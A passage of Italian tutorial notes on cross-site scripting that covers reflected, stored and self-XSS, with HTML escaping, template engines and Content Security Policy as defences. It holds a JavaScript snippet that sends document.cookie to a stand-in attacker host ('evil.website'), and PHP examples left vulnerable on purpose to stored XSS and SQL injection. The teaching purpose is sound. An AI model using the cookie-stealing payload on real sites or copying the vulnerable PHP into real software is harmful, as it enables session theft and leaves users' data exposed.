   `https://twitter.com/search?src=typed_query&q=<script>payload malevolo</script>`
c. La vittima riconosce l'URL di Twitter come affidabile e clicca.
d. Nel momento in cui visita la pagina, però, si attiva il **codice Javascript** "payload malevolo" che le potrebbe rubare, per esempio, il token di sessione! Ecco un payload che invia tutti i cookie verso un sito web controllato dall'attaccante:

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "https://evil.website?data=" + document.cookie, true);
xhttp.send();
```

Stored XSS

- **Persistente.**
- Tipologia di XSS in cui il **payload malevolo viene salvato in uno store** (e.g. database sul backend, un cookie oppure, il local storage del browser), per essere poi eseguito in un secondo momento, ovvero quando il contenuto dello store verrà stampato su una pagina web.
- L'attaccante sfrutta form di input HTML, e.g. post su blog, forum, chat o social network, che non sono sanitizzati e che pertanto permettono di scrivere il payload malevolo sullo store.
- Precisamente, l'attaccante lascia il payload su un post o su un messaggio di chat, e aspetta che la vittima visualizzi il messaggio. Ciò è sufficiente per eseguire il payload!

Stored XSS - Esempio di Sito Vulnerabile

index.php - L'attaccante può provare ad introdurre il proprio payload XSS nel DB utilizzando questo form.

```
<form action="insertPost.php" method="POST">
     <textarea id="myPost">Inserisci qui il testo del tuo post, poi clicca su "Invia" per
pubblicarlo!</textarea>
     <input type="submit" value="Invia" />
</form>
```

insertPost.php - Il codice PHP che salva il post nel DB è vulnerabile, in quanto non viene effettuata sanitizzazione.

```
<? $message = $_POST['myPost'];
$myId = getMyUserId();
mysqli_query($db, "INSERT INTO Posts VALUES (' ". $myId . "', ' ". $message . " ' )" ?>
```

viewFriendPosts.php?userId=782 - Non viene effettuata sanitizzazione neanche in output: quando un nostro contatto visualizza il post, si attiva il payload XSS!

```
<? $friendId = $_GET['userId'];
$data = mysqli_fetch_object(mysqli_query($db, "SELECT Message FROM Posts WHERE AuthorId =
".$friendId));
echo $data['Message']; ?>
```

Stored XSS

Stored XSS ha diversi **punti di forza** rispetto alle altre tipologie di XSS.

- **Nessun particolare social-engineering necessario contro la vittima.**
  - L'attaccante semplicemente lascia il payload sulla chat di gruppo, su un social network, etc., e aspetta che le vittime leggano il post o il messaggio.
- **La vittima non ha modo di proteggersi dall'attacco.**
  - L'utente, infatti, sta semplicemente navigando sul suo social network preferito o sta chattando all'interno di un gruppo, azioni che effettua abitualmente.
- **Grande capacità di diffusione.**
  - Più sono gli utenti che utilizzano la piattaforma attaccata, più è facile che il payload venga visualizzato ed eseguito. L'attaccante, inoltre, non deve inviare alcun link alle singole vittime.

Soluzione per tutti gli XSS - Sanitizzazione degli Input

- Anche qui tornano utili le funzioni di escaping già citate in precedenza per CRLF Injection.
- Dato che il contenuto dei payload XSS va stampato all'interno della pagina web, potremmo fare HTML-Encoding degli input riflessi e.g.
  - " diventa `&quot;`
  - < diventa `<`
  - `spazio` diventa ` `
- Sappiamo che il browser interpreterebbe i caratteri in HTML-Encoding visualizzandoli come simboli ma non come codice ovvero parte di un tag.

- In generale, tuttavia, andare a ricercare tutti gli input dell'utente e coprirli con un `htmlspecialchars` può essere rischioso, perchè facile dimenticare un escaping su un input riflesso nella pagina.
- Per questo motivo, esistono i **template**.

Soluzione anti XSS - Template

- **I template sono dei documenti che hanno l'aspetto della pagina finale, in cui però vengono omessi i vari parametri.**
- Per ogni parametro che andrebbe inserito nella pagina, esiste un placeholder all'interno del template, che poi andrà riempito con il relativo valore durante la generazione della pagina.
- Esempio di template:

```
<p>La ricerca di {{query}} non ha prodotto risultati in nessun documento.</p>
```

- Il **template engine** che genera la pagina fa automaticamente tutte le procedure di filtering/escaping prima di riempire i placeholder.
- In questo modo, il programmatore deve solo utilizzare la sintassi del template (evitando di stampare variabili sulla pagina in modi alternativi), e il template engine effettuerà l'escaping di default.
- La logica per recuperare il parametro query sta in un documento separato: il template include solo l'aspetto grafico.
- Esempi di template engine: Smarty, Twigs per PHP, JINJA per Python.

Sanitization Bypass - Cheatsheet

Uno scenario comune è quello in cui i payload più semplici non riescono ad attivare un XSS, ma riusciamo a notare qualche imperfezione nell'escaping effettuato dal sito web target.

Ad esempio, potremmo notare un decoding dei parametri di input non ricorsivo, oppure una blacklist contenente solo alcuni dei tag e degli attributi utilizzabili per effettuare un XSS.

In tal caso, ci vengono in aiuto i cheatsheet, ovvero dei documenti che raccolgono svariati tipi di payload XSS, codificati nelle maniere più stravaganti ed utilizzando tag ed eventi poco comuni.

Un esempio all'indirizzo
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Soluzione - Content Security Policy

Content Security Policy (CSP) è un'ulteriore misura di sicurezza che può essere applicata per bloccare (e segnalare!) XSS e altri tipi di injection.

Infatti, CSP permette di whitelistare le sorgenti di script, immagini e altre risorse che sono ritenute affidabili, e di bloccare tutte le altre. Verrebbero quindi bloccati anche gli script in-line e gli eventi assegnati agli elementi della pagina mediante attributi (onclick, onmouseover…).

È sempre bene implementare più mitigazioni insieme.

Soluzione - Content Security Policy

È possibile attivare CSP mediante l'apposito header `Content-Security-Policy`, oppure mediante l'elemento `meta` da inserire all'interno del tag `<head>` della pagina.

Alcuni esempi:

- Il web server che espone l'apposito header. Permette di caricare risorse solo dalla stessa origine e da tutti i sottodomini di mailsite.com. Sono tuttavia permesse immagini da ogni origine.
  - `Content-Security-Policy: default-src 'self' *.mailsite.com; img-src *`

- Tag inserito all'interno della pagina. Permette di caricare risorse solo dalla stessa origine, mentre sono permesse immagini da qualsiasi dominio, purché si utilizzi il protocollo https.
  - `<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*;">`

Self-XSS

Non è una vera e propria vulnerabilità! Si tratta di una tecnica di **Social Engineering**. L'attaccante contatta la vittima, e cerca di convincerla a:

- Aprire la console del browser
- Incollarci sopra del codice malevolo
- Eseguire tale codice

Questo richiede un **alto livello di interazione con la vittima**, oltre al fatto che, per le vittime più probabili, aprire la console e copiare ed incollare del codice potrebbero essere attività non banali! In aggiunta, siti web come Facebook oggi mostrano delle avvertenze volte a prevenire il Self-XSS.